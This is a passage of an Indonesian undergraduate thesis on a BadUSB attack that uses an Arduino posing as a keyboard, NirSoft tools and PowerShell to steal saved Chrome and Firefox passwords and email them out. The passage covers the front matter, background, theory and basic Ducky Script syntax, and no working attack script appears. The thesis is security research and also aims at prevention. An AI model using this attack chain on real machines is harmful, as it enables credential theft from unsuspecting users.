

**IMPLEMENTASI DAN ANALISIS SERANGAN USB  
*PASSWORD STEALER* TERHADAP PENGAMBILAN *LOGIN*  
*DATA* PADA GOOGLE CHROME DAN MOZILLA FIREFOX  
MENGUNAKAN POWERSHELL**

**Oleh**

**ABDUL AZIES MUSLIM**

**NIM : 1202164284**



**PROGRAM STUDI SISTEM INFORMASI  
FAKULTAS REKAYASA INDUSTRI  
UNIVERSITAS TELKOM  
2020**

## **LEMBAR PENGESAHAN**

Tugas Akhir dengan judul:

**IMPLEMENTASI DAN ANALISIS SERANGAN USB  
*PASSWORD STEALER* TERHADAP PENGAMBILAN *LOGIN*  
*DATA* PADA *GOOGLE CHROME* DAN *MOZILLA FIREFOX*  
MENGGUNAKAN *POWERSHELL***

Telah disetujui dan disahkan pada Sidang Tugas Akhir

Program Studi Strata 1 Sistem Informasi

Fakultas Rekayasa Industri Universitas Telkom

**Oleh:**

**ABDUL AZIES MUSLIM**

**1202164284**

Bandung, 05 July 2020

Disetujui oleh,

Pembimbing 1,

Pembimbing 2,

Avon Budiono, S.T., M.T.

NIP. 18750077

Ahmad Almaarif, S.Kom., M.T.

NIP. 17890112

## LEMBAR PERNYATAAN ORISINALITAS



Nama : Abdul Azies Muslim  
NIM : 1202164284  
Alamat : Pondok Mega Priangga Sukabirus  
  
No. Tlp : 082213124191  
Email : abdulazies55@gmail.com

Menyatakan bahwa Tugas Akhir ini merupakan karya orisinal saya sendiri. Atas pernyataan ini, saya siap menanggung risiko atau sanksi yang dijatuhkan kepada saya apabila kemudian ditemukan adanya pelanggaran terhadap kejujuran akademik atau etika keilmuan dalam karya ini, atau ditemukan bukti yang menunjukkan ketidakaslian karya ini.

Bandung, 05 Juli 2020

Abdul Azies Muslim

## ABSTRAK

### **IMPLEMENTASI DAN ANALISIS SERANGAN USB PASSWORD STEALER TERHADAP PENGAMBILAN LOGIN DATA PADA GOOGLE CHROME DAN MOZILLA FIREFOX MENGUNAKAN POWERSHELL**

Oleh  
**ABDUL AZIES MUSLIM**  
**1202164284**

Seiring dengan berkembangnya sistem operasi Windows, aplikasi *browser* untuk menjelajah internet juga berkembang pesat. *Browser* yang paling banyak digunakan di dunia saat ini antara lain adalah Google Chrome dan Mozilla Firefox. Kedua *browser* ini memiliki fitur penyimpanan *username* dan *password* sehingga memudahkan pengguna saat melakukan *login* pada *website* tertentu yang diinginkan, namun pada kenyataannya menyimpan *username* dan *password* pada *browser* cukup berbahaya karena data-data yang tersimpan dapat diretas menggunakan serangan *brute force* ataupun dibaca melalui suatu program. Salah satu cara untuk mendapatkan *username* dan *password* pada *browser* adalah dengan menggunakan program yang dapat membaca *login data* Google Chrome dan Mozilla Firefox dari penyimpanan internal komputer lalu menampilkan *username* dan *password* yang tersimpan pada kedua *browser* tersebut. Pada penelitian ini akan dilakukan penyerangan dengan mengimplementasikan *Rubber Ducky* menggunakan BadUSB untuk menjalankan program ChromePass dan PasswordFox serta Powershell *script* menggunakan perangkat Arduino Pro Micro Leonardo sebagai USB Password Stealer. Hasil yang didapatkan dari penelitian ini adalah *username* dan *password* pada Google Chrome dan Mozilla Firefox berhasil didapatkan saat USB dihubungkan ke perangkat target, adapun rata-rata waktu berjalannya penyerangan ini adalah 14 detik sebelum kemudian dikirimkan ke *email* penulis.

Kata Kunci: *Rubber Ducky*, Arduino Pro Micro Leonardo, Powershell, ChromePass, PasswordFox.

## **ABSTRACT**

### **IMPLEMENTATION AND ANALYSIS OF USB PASSWORD STEALER ATTACK ON TAKING DATA LOGIN FROM GOOGLE CHROME AND MOZILLA FIREFOX USING POWERSHELL**

By  
**ABDUL AZIES MUSLIM**  
**1202164284**

Along with the development of the Windows operating system, browser applications to surf the internet are also growing rapidly. The most widely used browsers in the today is Google Chrome and Mozilla Firefox. Both browsers have a username and password management feature that makes users log in to a website easily, but in fact saving usernames and passwords in the browser is quite dangerous because the stored data can be hacked using brute force attacks or read through a program. One way to get a username and password in the browser is to use a program that can read Google Chrome and Mozilla Firefox login data from the computer's internal storage and then show those data. In this study an attack will be carried out by implementing Rubber Ducky using BadUSB to run the ChromePass and PasswordFox program and the Powershell script using the Arduino Pro Micro Leonardo device as an USB Password Stealer. The results obtained from this study are the username and password on Google Chrome and Mozilla Firefox successfully obtained when the USB is connected to the target device, the average time of the attack is 14 seconds then sending it to the author's email.

Keyword: Rubber Ducky, Arduino Pro Micro Leonardo, Powershell, ChromePass, PasswordFox.

## KATA PENGANTAR

Puji syukur penulis panjatkan kehadirat Allah SWT yang telah memberikan rahmat dan hidayah-Nya kepada penulis, sehingga penulis dapat menyelesaikan Tugas Akhir yang berjudul “Implementasi dan Analisis Serangan USB *Password Stealer* Terhadap Pengambilan *Login Data* pada Google Chrome dan Mozilla Firefox Menggunakan Powershell”.

Dalam penyusunan tugas akhir ini, penulis mendapat dukungan dari beberapa pihak, sehingga tugas akhir dapat diselesaikan dengan baik. Maka dari itu, penulis mengucapkan terima kasih kepada:

1. Kedua orang tua, Bapak Tjahjo Sudjadi dan Ibu Hilma Sari Indah beserta seluruh keluarga yang selalu memberikan dukungan dan doa kepada penulis.
2. Bapak Avon Budiono, S.T., M.T. yang telah bersedia memberikan bimbingan, saran, kritik, dan koreksi selama penyusunan Tugas Akhir ini.
3. Bapak Ahmad Almaarif, S. Kom., M.T. yang telah bersedia memberikan topik tugas akhir, bimbingan, saran, dan kritik selama penyusunan Tugas Akhir ini.
4. Bapak Ir. Ahmad Musnansyah, M.Sc. selaku dosen wali yang telah membimbing selama perkuliahan penulis

Terima kasih atas dukungan dan doa selama ini. Penulis menyadari bahwa dalam penulisan Tugas Akhir ini masih terdapat kekurangan karena terbatasnya pengetahuan dan kepustakaan yang dimiliki penulis. Oleh karena itu, penulis mengharapkan kritik dan saran yang membangun untuk kesempurnaan karya tulis ini. Akhirnya, penulis berharap semoga laporan ini dapat bermanfaat bagi semua pihak yang menggunakannya.

Bandung, 05 Juli 2020

Abdul Azies Muslim

## DAFTAR ISI

LEMBAR PENGESAHAN .....	i
LEMBAR PERNYATAAN ORISINALITAS .....	ii
ABSTRAK .....	iii
ABSTRACT .....	iv
KATA PENGANTAR .....	v
DAFTAR ISI .....	vi
DAFTAR GAMBAR DAN ILUSTRASI .....	ix
DAFTAR TABEL .....	xi
DAFTAR ISTILAH .....	xii
DAFTAR SINGKATAN .....	xiv
Bab I   Pendahuluan .....	1
I.1   Latar Belakang .....	1
I.2   Rumusan Masalah .....	2
I.3   Tujuan Penelitian .....	3
I.4   Manfaat Penelitian .....	3
I.5   Batasan Masalah .....	3
I.6   Sistematika Penulisan .....	3
Bab II   Kajian Teori .....	5
II.1 <i>Microcontroller</i> .....	5
II.2   Arduino .....	5
II.3 <i>Arduino Integrated Development Environment (IDE)</i> .....	5
II.4 <i>Password Attack</i> .....	6
II.5   Nirsoft.net .....	6
II.6   Microsoft Powershell .....	7
II.7   Sistem Operasi .....	7
II.8 <i>Universal Serial Bus (USB)</i> .....	7
II.9 <i>USB Rubber Ducky</i> .....	8
II.10   Perbandingan dengan penelitian sebelumnya .....	11
Bab III   Metodologi Penelitian .....	13
III.1   Metode Konseptual .....	13

III.2	Sistematika Penelitian .....	13
III.2.1	Inisiasi .....	15
III.2.2	Hipotesis.....	15
III.2.3	Simulasi.....	15
III.2.4	Akhir .....	15
III.2.5	Pelaporan.....	16
Bab IV	Perancangan Sistem Dan Skenario Penyerangan.....	17
IV.1	Perancangan Sistem .....	17
IV.1.1	Spesifikasi <i>Hardware</i> .....	18
IV.1.2	Spesifikasi <i>Software</i> .....	18
IV.2	Mekanisme Penyerangan .....	19
IV.3	Pengembangan Sistem .....	22
IV.3.1	Menjalankan Arduino <i>Script</i> .....	22
IV.3.2	Menjalankan PowerShell <i>Script</i> .....	27
IV.3.3	Menjalankan ChromePass dan PasswordFox.....	28
IV.3.4	Mengirim Data Melalui <i>Email</i> .....	29
Bab V	Pengujian Sistem Dan Analisis .....	30
V.1	Pengujian Sistem .....	30
V.1.1	Pengujian Membuat Folder Baru .....	30
V.1.2	Pengujian Mengunduh <i>File</i> dari Github.....	32
V.1.3	Pengujian Pengambilan Data <i>Browser</i> .....	34
V.1.4	Pengujian <i>Compress</i> Folder .....	40
V.1.5	Pengujian Mengirim <i>Email</i> .....	41
V.1.6	Pengujian Menghapus Folder.....	42
V.2	Analisis .....	43
V.2.1	Analisis Rubber Ducky .....	43
V.2.2	Analisis Interupsi .....	44
V.2.3	Analisis Pengambilan Data .....	44
V.3	Kekurangan Sistem.....	46
V.3.1	Interupsi.....	46
V.3.2	<i>Delay</i> .....	46
V.3.3	Koneksi Internet .....	47
V.4	Rekomendasi Untuk Mencegah Penyerangan .....	47
Bab VI	Kesimpulan dan Saran .....	49



VI.1	Kesimpulan .....	49
VI.2	Saran .....	50
DAFTAR PUSTAKA .....		51

## DAFTAR GAMBAR DAN ILUSTRASI

Gambar III- 1. Metode Konseptual .....	13
Gambar III- 2. Sistematika Penelitian .....	14
Gambar IV- 1. Ilustrasi Penyerangan .....	17
Gambar IV- 2. Alur Penyerangan .....	20
Gambar IV- 3. Baris Perintah Arduino <i>Script</i> .....	24
Gambar IV- 4. Baris perintah membuka CMD sebagai admin .....	24
Gambar IV- 5. Baris Perintah untuk Membuat Folder .....	25
Gambar IV- 6. Baris Perintah untuk Mengunduh File dari Github .....	25
Gambar IV- 7. Baris Perintah untuk Melakukan <i>Execution Policy</i> .....	26
Gambar IV- 8. Baris Perintah untuk Menjalankan <i>Tools</i> .....	26
Gambar IV- 9. Baris Perintah untuk <i>Compress File</i> dan Kirim <i>Email</i> .....	27
Gambar IV- 10. Baris Perintah untuk Mengakhiri <i>Script</i> .....	27
Gambar IV- 11. Baris Perintah pada <i>Script</i> ChromeUpdateDownload.ps1 .....	28
Gambar IV- 12. Baris Perintah pada <i>Script</i> zipping.ps1 .....	28
Gambar IV- 13. <i>Username</i> dan <i>Password</i> yang Diambil oleh ChromePass .....	28
Gambar IV- 14. <i>Username</i> dan <i>Password</i> yang Diambil oleh PasswordFox .....	29
Gambar IV- 15. Baris Perintah untuk Mengirimkan <i>Email</i> .....	29
Gambar V- 1. Membuka CMD Sebagai Admin .....	30
Gambar V- 2. Masuk ke dalam CMD Sebagai Admin .....	31
Gambar V- 3. Perintah Membuat Folder Baru .....	31
Gambar V- 4. Folder Baru Berhasil Dibuat .....	32
Gambar V- 5. Baris Perintah Membuat <i>Script</i> b.ps1 .....	32
Gambar V- 6. <i>Script</i> b.ps1 Berhasil Dibuat .....	33
Gambar V- 7. Perintah Menjalankan <i>Script</i> Dengan <i>Execution Policy</i> .....	33
Gambar V- 8. Berhasil Mengunduh seluruh <i>File</i> dari Github .....	34
Gambar V- 9. Perintah Menjalankan Program .....	34
Gambar V- 10. <i>Login Data</i> pada Google Chrome .....	35
Gambar V- 11. <i>Login Data</i> pada Mozilla Firefox .....	36
Gambar V- 12. Isi <i>file</i> ChromePass.txt .....	36
Gambar V- 13. Isi PasswordFox.txt .....	37

Gambar V- 14. Tampilan Saat ChromePass.exe Dijalankan .....	38
Gambar V- 15. Tampilan Saat PasswordFox.exe Dijalankan.....	38
Gambar V- 16. Pengambilan Data dengan Variasi <i>Password</i> .....	39
Gambar V- 17. Berhasil Menyalin <i>File</i> .txt .....	40
Gambar V- 18. Baris Perintah Menjalankan <i>zipping.ps1</i> .....	40
Gambar V- 19. <i>File</i> Password.zip Berhasil Dibuat.....	41
Gambar V- 20. Baris Perintah Menjalankan <i>maintenance.ps1</i> .....	41
Gambar V- 21. <i>Email</i> Berhasil Dikirimkan .....	42
Gambar V- 22. Baris Perintah Mengakhiri Penyerangan.....	42
Gambar V- 23. Interupsi <i>Keyboard</i> saat Program Berjalan .....	44

## DAFTAR TABEL

Tabel II- 1 Perbandingan penelitian sebelumnya.....	11
Tabel IV- 1. Daftar <i>Harware</i> .....	18
Tabel IV- 2. Daftar <i>Software</i> .....	18
Tabel IV- 3. Kerentanan dan Ancaman.....	21
Tabel V- 1. Perbandingan Waktu Penyerangan .....	43
Tabel V- 2. Skenario Pengujian Pengambilan Data.....	45

## DAFTAR ISTILAH

<i>Alert Box</i>	: Sebuah program yang digunakan untuk menampilkan dialog peringatan kepada user.
<i>Browser</i>	: Perangkat lunak yang berfungsi untuk menerima dan menyajikan sumber informasi dari Internet.
<i>Command Prompt</i>	: Sebuah <i>command line interfaces</i> pada sistem operasi windows untuk mengeksekusi file dengan cara memasukan perintah-perintah menggunakan <i>keyboard</i> .
<i>Compress</i>	: Sebuah proses dimana <i>file-file</i> dijadikan satu paket atau dikecilkan ukurannya untuk mengurangi ukuran file.
<i>Execution Policy</i>	: Fitur keselamatan yang mengontrol Powershell untuk memuat file konfigurasi dan menjalankan <i>script</i> .
<i>File</i>	: Arsip ataupun data yang tersimpan di dalam komputer, memiliki tipe data yang terdiri dari numeric, character dan binary.
<i>Human Interface Device</i>	: Perangkat yang memerlukan <i>input</i> dari pengguna untuk kemudian diproses dan menghasilkan <i>output</i> .
<i>Input</i>	: Suatu kegiatan dimana seorang pengguna memasukkan data ke dalam komputer melalui perangkat keras.
<i>Script</i>	: Bahasa pemrograman yang berbasis kode untuk membuat suatu tampilan sesuai dengan tujuan dan fungsinya.

- Tools* : Peralatan dalam bentuk program untuk menjalankan fungsi tertentu dalam dunia teknologi informasi.
- Vulnerability* : Suatu cacat pada sistem/infrastruktur yang memungkinkan terjadinya akses tanpa izin dengan meng eksploitasi kekurangan pada sistem.

## DAFTAR SINGKATAN

Singkatan	Nama	Pemakaian pertama kali pada halaman
PC	<i>Personal Computer</i>	1
USB	<i>Universal Serial Bus</i>	1
HID	<i>Human Interface Device</i>	2
IDE	<i>Integrated Development Environment</i>	2
CMD	<i>Command Prompt</i>	2
BPM	<i>Browser-Based Password Manager</i>	6

# Bab I   Pendahuluan

## I.1   Latar Belakang

Pada saat ini, penggunaan *personal computer* (PC) maupun laptop dalam kegiatan sehari-hari masih banyak ditemukan baik untuk belajar, bekerja, atau sekedar mencari hiburan. Sejak PC pertama kali diluncurkan, terjadi perkembangan yang pesat baik dari sisi perangkat keras maupun perangkat lunak hingga hari ini. Salah satu komponen terpenting pada sebuah PC adalah Sistem operasi sebagai perangkat lunak untuk dapat menjalankan mengeksekusi perintah dari pengguna. Sistem operasi Windows milik Microsoft menempati posisi pertama dari sisi penjualan yaitu sebanyak 87.36% sampai pada Oktober 2019 (Net MarketShare, 2019).

Seiring dengan perkembangan sistem operasi Windows, aplikasi *browser* juga berkembang pesat. Berbagai aplikasi *browser* bersaing untuk mendapatkan pengguna sebanyak-banyaknya melalui sistem-sistem operasi yang ada. Aplikasi *browser* yang paling banyak digunakan di dunia saat ini adalah Google Chrome dengan pangsa pasar sebesar 59.2%. Posisi Google Chrome saat ini sangatlah kuat dan hampir tidak bisa disaingi karena posisi kedua yang diduduki oleh Safari memiliki pangsa pasar sebesar 14,6% (W3Counter, 2019). Salah satu fitur yang dimiliki oleh *browser* adalah menyimpan password pada *website* tertentu sehingga pengguna tidak perlu melakukan login setiap kali membuka *website* tersebut, fitur ini sangat bermanfaat digunakan pada *website* seperti media sosial ataupun *website* yang membutuhkan akun pengguna untuk menjalankannya. Pada kenyataannya fitur menyimpan password pada *browser* cukup berbahaya karena data-data yang tersimpan tidak terenkripsi dan peretas bisa mendapatkannya dengan serangan *brute force*, selain itu *password* yang tersimpan juga mudah dibaca melalui *malware* (Mateso, 2019).

Saat ini komputer mendukung penyimpanan berkas eksternal yang salah satunya bernama *flashdisk*, perangkat ini terhubung dengan komputer melalui Universal Serial Bus (USB) sehingga *flashdisk* dapat dibaca dan diakses pada komputer yang telah terhubung. USB *interface* sebenarnya merupakan celah yang cukup berbahaya untuk terjadinya penyerangan, bahkan di beberapa organisasi penggunaan USB *flash drive* dilarang dikarenakan sangat berpotensi untuk digunakan sebagai alat



*hacking* dalam bentuk *USB-based attack* dengan sebutan BadUSB (Cannols & Ghafarian, 2017).

BadUSB merupakan perangkat USB yang dimanipulasi oleh penyerang, agar saat terdeteksi oleh komputer target perangkat ini akan dikenali sebagai perangkat antarmuka USB biasa, seperti *keyboard* komputer. Bentuk serangan dari BadUSB semakin beragam pada saat ini yang meliputi USBdriveby, Evilduino, USBee, USB Killer, dan lain sebagainya.

Penelitian ini menyajikan penyerangan berupa pengambilan data *browser* Google Chrome dan Mozilla Firefox dari komputer dengan sistem operasi Windows menggunakan perangkat Arduino *Pro Micro* Leonardo sebagai USB *Password Stealer*. Mekanisme ini memungkinkan penyerang untuk terhubung dengan komputer target menggunakan USB *Human Interface Device* (HID) berupa *keyboard* kemudian mengambil *username* dan *password* yang disimpan pada *browser* dari komputer target menggunakan program ChromePass dan PasswordFox melalui *Command Prompt* (CMD) dan Powershell. Data yang telah diambil dari *browser* kemudian dikirimkan melalui *email*. Disini penulis memanfaatkan beberapa alat dan teknologi seperti Arduino *Pro Micro* Leonardo, Arduino *Integrated Development Environment* (IDE), ChromePass, dan PasswordFox.

## **I.2 Rumusan Masalah**

Berdasarkan latar belakang, rumusan masalah yang akan dibahas pada penelitian ini adalah sebagai berikut:

1. Bagaimana cara mendapatkan password yang tersimpan pada *browser* Google Chrome dan Mozilla Firefox menggunakan serangan USB?
2. Bagaimana dampak pengambilan data *password* menggunakan serangan USB pada *browser* Google Chrome dan Mozilla Firefox?
3. Bagaimana cara untuk meminimalisir terjadinya penyerangan?

### **I.3 Tujuan Penelitian**

Berdasarkan rumusan masalah pada penelitian ini, tujuan yang ingin dicapai adalah sebagai berikut:

1. Dapat melakukan serangan USB untuk mendapatkan *password* yang tersimpan pada *browser* Google Chrome dan Mozilla Firefox.
2. Dapat menganalisa dampak pengambilan data *password* menggunakan serangan USB pada *browser* Google Chrome dan Mozilla Firefox.
3. Dapat memberikan rekomendasi yang digunakan untuk meminimalisir terjadinya penyerangan.

### **I.4 Manfaat Penelitian**

Hasil dari penelitian ini diharapkan dapat memberikan beberapa manfaat baik secara teoritis maupun praktis, yaitu:

1. Teoritis.  
Secara teoritis, hasil dari penelitian ini diharapkan menjadi acuan untuk meningkatkan keamanan data pribadi yang tersimpan pada *browser*.
2. Praktis.  
Secara praktis, hasil dari penelitian ini diharapkan menjadi pertimbangan bagi pengguna *browser* Google Chrome dan Mozilla Firefox dalam meningkatkan keamanan data pribadi yang tersimpan di masa depan.

### **I.5 Batasan Masalah**

Adapun batasan masalah pada tugas akhir ini, yaitu:

1. Membahas tentang penyerangan menggunakan USB terhadap sistem operasi Windows 10.
2. Melakukan pengambilan *password* pada *browser* Google Chrome dan Mozilla Firefox
3. Menggunakan perangkat Arduino *Pro Micro* Leonardo.

### **I.6 Sistematika Penulisan**

Sistematika penulisan penelitian ini adalah sebagai berikut:

## **Bab I Pendahuluan**

Bab ini meliputi latar belakang masalah, perumusan masalah, tujuan penelitian, manfaat penelitian, ruang lingkup dan sistematika penulisan.

## **Bab II Tinjauan Pustaka**

Bab ini menguraikan landasan teori yang berkaitan dengan pembahasan masalah yang akan diteliti.

## **Bab III Metodologi Penelitian**

Bab ini menguraikan jenis penelitian yang akan dilakukan, sumber data yang digunakan dalam penelitian, bagaimana cara mendapatkannya dan terakhir menganalisis dari permasalahan yang ada pada penelitian.

## **Bab IV Perancangan Sistem dan Skenario Penyerangan**

Bab ini menguraikan detail dari perancangan sistem dan skenario penyerangan yang dilakukan.

## **Bab V Pengujian Sistem dan Analisis**

Bab ini menguraikan langkah-langkah tahapan pengujian yang terjadi pada saat penelitian. Hasil dari penelitian, analisis ataupun perancangan dari penelitian tersebut.

## **Bab VI Kesimpulan dan Saran**

Bab ini menguraikan tentang kesimpulan dan saran penulis berdasarkan data yang didapatkan dari hasil penelitian.

## **Bab II    Kajian Teori**

### **II.1   *Microcontroller***

*Microcontroller* (pengendali mikro) adalah sistem komputer dalam sebuah *chip*, perangkat ini dikenal juga dengan sebutan komputer chip tunggal. Disebut mikro karena ukurannya yang kecil dan *controller* karena kemampuannya untuk mengatur objek dan proses. *Microcontroller* bersifat *dedicated* untuk melakukan tugas yang ditentukan dan menjalankan aplikasi tunggal. Produk yang dikontrol secara otomatis seperti, *remote control*, perkakas listrik, mainan, serta perangkat perkantoran seperti mesin fotokopi, *printer*, dan mesin faks diprogram menggunakan *Microcontroller* (Hussain, Hammad, Hafeez, & Zainab, 2016).

### **II.2   *Arduino***

Arduino adalah *Microcontroller* yang bersifat *open source* sehingga dapat dengan mudah diprogram, dihapus dan diprogram ulang kapan saja. Pertama kali diperkenalkan pada tahun 2005, platform Arduino dirancang untuk memberikan kemudahan bagi siapapun untuk membuat perangkat yang berinteraksi dengan lingkungannya menggunakan sensor dan aktuator (alat kontrol mekanis). Arduino merupakan *platform* komputasi yang digunakan untuk membangun program perangkat elektronik dengan bertindak sebagai komputer *mini* seperti *microcontroller* lainnya dengan mengubah *input* menjadi *output* untuk berbagai perangkat elektronik (Louis, 2016).

### **II.3   *Arduino Integrated Development Environment (IDE)***

Arduino IDE merupakan *software* resmi yang dikenalkan oleh Arduino.cc yang digunakan untuk *editing*, *compiling*, dan *uploading* kode-kode pada perangkat Arduino. Hampir seluruh modul Arduino kompatibel dengan *software open source* ini. Arduino IDE tersedia untuk sistem operasi seperti MAC, Windows, dan Linux. Terdapat dua bagian dasar pada IDE ini yaitu *Editor* dan *Compiler* dan mendukung bahasa pemrograman C dan C++ (Fezari & Dahoud, 2018).

## II.4 Password Attack

Seiring dengan berkembang pesatnya jaringan sosial dan manajemen akun pada teknologi internet, otentikasi pengguna menjadi semakin penting untuk melindungi data pengguna. Otentikasi *password* adalah salah satu metode yang banyak digunakan untuk menjaga keamanan dari penyusup. Dalam skema otentikasi *password*, ID pengguna menentukan bahwa pengguna tersebut memiliki wewenang untuk mengakses sistem dan hak istimewa lainnya. Selain itu ID juga digunakan dalam proses *login* yang disertai dengan *password* untuk kemudian dicocokkan dengan *database* akun sebelum otorisasi diberikan kepada pengguna yang bersangkutan (Han, Wong, & Chao, 2014).

Hampir seluruh *browser* populer seperti Google Chrome, Mozilla Firefox, Safari, dan Microsoft Edge memiliki fitur *browser-based password manager* (BPM) yang dapat dimanfaatkan oleh pengguna untuk menyimpan otentikasi *password* pada suatu *website* agar tidak perlu untuk melakukan otentikasi setiap kali mengakses *website* tersebut. Namun sangat disayangkan seluruh BPM *default* pada masing-masing *browser* memiliki celah keamanan yang cukup berbahaya sehingga sangat memungkinkan untuk diretas dengan berbagai metode seperti *brute force*, USB *attack*, dan lain sebagainya (Zhao & Yue, 2013).

## II.5 Nirsoft.net

Nirsoft.net merupakan sebuah website yang menyediakan *tools* gratis yang berkaitan dengan teknologi informasi, didirikan oleh seorang *developer* yang memiliki pengetahuan mendalam pada C++, framework .NET, windows API, dan *reverse engineering* bernama Nir Sofer pada tahun 2001. Website ini memberikan kemudahan dalam dunia teknologi informasi dengan *tools* yang disediakan seperti, *password recovery*, jaringan, alamat IP, Windows *registry*, dan lain sebagainya (Sofer, 2008).

Pada penelitian ini penulis menggunakan dua buah *tools* yang disediakan oleh nirsoft.net untuk mengambil password yang disimpan pada *browser* Google Chrome dan Mozilla Firefox, yaitu ChromePass.exe dan PasswordFox.exe. kedua *tools* ini akan dijalankan pada komputer target menggunakan USB yang telah

diprogram sebelumnya sehingga dapat mengambil data password untuk kemudian dikirimkan kepada penulis melalui *email*.

## **II.6 Microsoft Powershell**

Microsoft Powershell adalah *command-line shells* dan bahasa *script* yang secara *default* terinstall pada system operasi Windows. Berdasarkan Microsoft .NET *framework*, termasuk didalam powershell adalah antarmuka yang memungkinkan *programmer* untuk mengakses layanan sistem operasi. Powershell dapat dikonfigurasi oleh *administrator* untuk membatasi akses dan mengurangi kerentanan pada sistem operasi (Hendler, Kels, & Rubin, 2018).

Powershell dibuat berdasarkan kerangka .NET *framework* untuk mengimplementasikan berbagai macam operasi serta dapat menghasilkan output tidak hanya dalam bentuk text tapi dapat juga berdasarkan .net *object* yang menyebabkan powershell kaya akan *object* dan fungsionalitas. Windows menyediakan wadah untuk menulis dan menguji *script* yang sedang dikerjakan, wadah tersebut adalah Powershell *Integrated Scripting Environment* (ISE) dan akan menghasilkan Powershell *script*. Ekstensi dari Powershell *script* tersebut adalah .ps1 (Alfarisi, 2017).

## **II.7 Sistem Operasi**

Sistem operasi merupakan perangkat lunak yang mengelola perangkat keras komputer, sistem ini menyediakan basis untuk program aplikasi dan sebagai penengah antara pengguna komputer dan perangkat keras komputer. Sistem operasi dapat mengatur waktu kerja, pengecekan kesalahan, mengelola input dan output, penyimpanan, komplikasi serta pengolahan data. Secara umum, dapat disimpulkan bahwa sistem operasi merupakan perangkat lunak lapisan pertama pada memori komputer pada saat komputer dinyalakan atau *booting* yang bertugas mengelola sumber daya perangkat keras komputer dan menyediakan layanan untuk aplikasi lainnya (Silberschatz, Gagne, & Galvin, 2018).

## **II.8 Universal Serial Bus (USB)**

Merupakan antarmuka *plug and play* yang memungkinkan komputer untuk berkomunikasi dengan perangkat periferal dan lainnya. Dengan koneksi ini,

komputer dapat mengirim atau mengambil data dari perangkat. Saat ini USB menjadi standar industri yang dikembangkan untuk koneksi periferal elektronik seperti *keyboard*, *modem*, dan lainnya (Computer Hope, 2019). Standar ini dikembangkan untuk mengganti koneksi yang berukuran lebih besar dan lebih lambat seperti port serial dan paralel. Tujuan dikembangkan standar ini adalah untuk mengembangkan antarmuka tunggal yang dapat digunakan di beberapa perangkat dan menghilangkan konektor yang berbeda beda saat ini.

Implementasi USB dapat diaplikasikan menjadi *USB Mass Storage* atau *Flash Disk* yang merupakan suatu perangkat penyimpanan data berbasis *flash memory* yang terintegrasi dengan *interface Universal Serial Bus* (USB). *USB Mass Storage* bersifat *removable dan rewritable* (Arisantoso, Sanwasih, & Pahlevi, 2017). Secara fisik, memiliki ukuran kecil dengan daya tahan yang lama.

## **II.9 USB Rubber Ducky**

*USB Rubber Ducky* merupakan perangkat untuk melakukan percobaan penetrasi atau penyerangan. Saat perangkat ini dihubungkan ke komputer, perangkat akan dianggap oleh laptop atau komputer sebagai *keyboard* USB sehingga memungkinkan untuk menyuntikan script berbahaya. Adapun bahasa yang digunakan adalah *Ducky script* (Cannols & Ghafarian, 2017).

Bahasa *Ducky script* memiliki beberapa syntax yang ditulis dalam huruf kapital, hampir seluruh perintah pada bahasa ini digunakan untuk melakukan kombinasi ketikan *keyboard*, sedangkan perintah lainnya digunakan untuk memberikan jeda. Berikut adalah perintah-perintah pada *Ducky script*.

### **a. DELAY**

Perintah ini digunakan untuk menciptakan waktu jeda antara perintah sekuensial yang membutuhkan waktu untuk mengambil data pada komputer target untuk diproses. Waktu DELAY ditentukan dalam satuan milisekon dari 1 hingga 10000.

Contoh: DELAY 500

### **b. DEFAULT DELAY atau DEFAULTDELAY**

Perintah ini digunakan untuk menentukan berapa lama (milisekon) untuk waktu jeda di antara setiap perintah berikutnya. DEFAULT\_DELAY harus

berada di awal Ducky script dan berifat opsional. Perintah ini akan lebih berguna saat digunakan saat melakukan debugging.

Contoh: `DEFAULT_DELAY 100`

c. REM

Perintah ini tidak akan diproses karena sifat nya yang hanya sebagai komentar.

Contoh: `REM This part is comment`

d. STRING

Perintah ini dapat menerima satu atau banyak karakter dengan format string.

Contoh: `STRING notepad.exe`

e. GUI atau WINDOWS

Perintah ini dapat disebut sebagai Super-key, untuk menekan tombol windows pada *keyboard*

Contoh: `GUI r`

f. MENU atau APP

Perintah ini menyerupai perintah `SHIFT + F10` pada sistem operasi Windows yang menghasilkan menu seperti klik kanan.

g. SHIFT

Perintah ini digunakan ketika ingin melakukan navigasi untuk memilih teks diantara fungsi fungsi lainnya.

Contoh : `SHIFT DELETE, HOME, INSERT, PAGEUP, PAGEDOWN, WINDOWS, GUI, UPARROW, DOWNARROW, LEFTARROW, RIGHTARROW, TAB.`

h. CTRL atau CONTROL

Perintah ini menyerupai tombol CTRL pada sistem operasi windows.

Contoh : `CONTROL/CTRL BREAK, PAUSE, F1...F12, ESCAPE, ESC.`

i. ALT

Perintah ini berperan banyak dalam operasi otomasi. Perintah ini menyerupai perintah CONTROL.

Contoh : `ALT END, ESC, ESCAPE, F1...F12, Single Char, SPACE, TAB.`

j. Tambahan



REPEAT, BREAK or PAUSE, CAPSLOCK, DELETE, END, ESC or  
ESCAPE, HOME, INSERT, NUMLOCK, PRINTSCREEN, SPACE,  
PAGEUP, PAGEDOWN.

## II.10 Perbandingan dengan penelitian sebelumnya

Tabel II- 1 Perbandingan penelitian sebelumnya

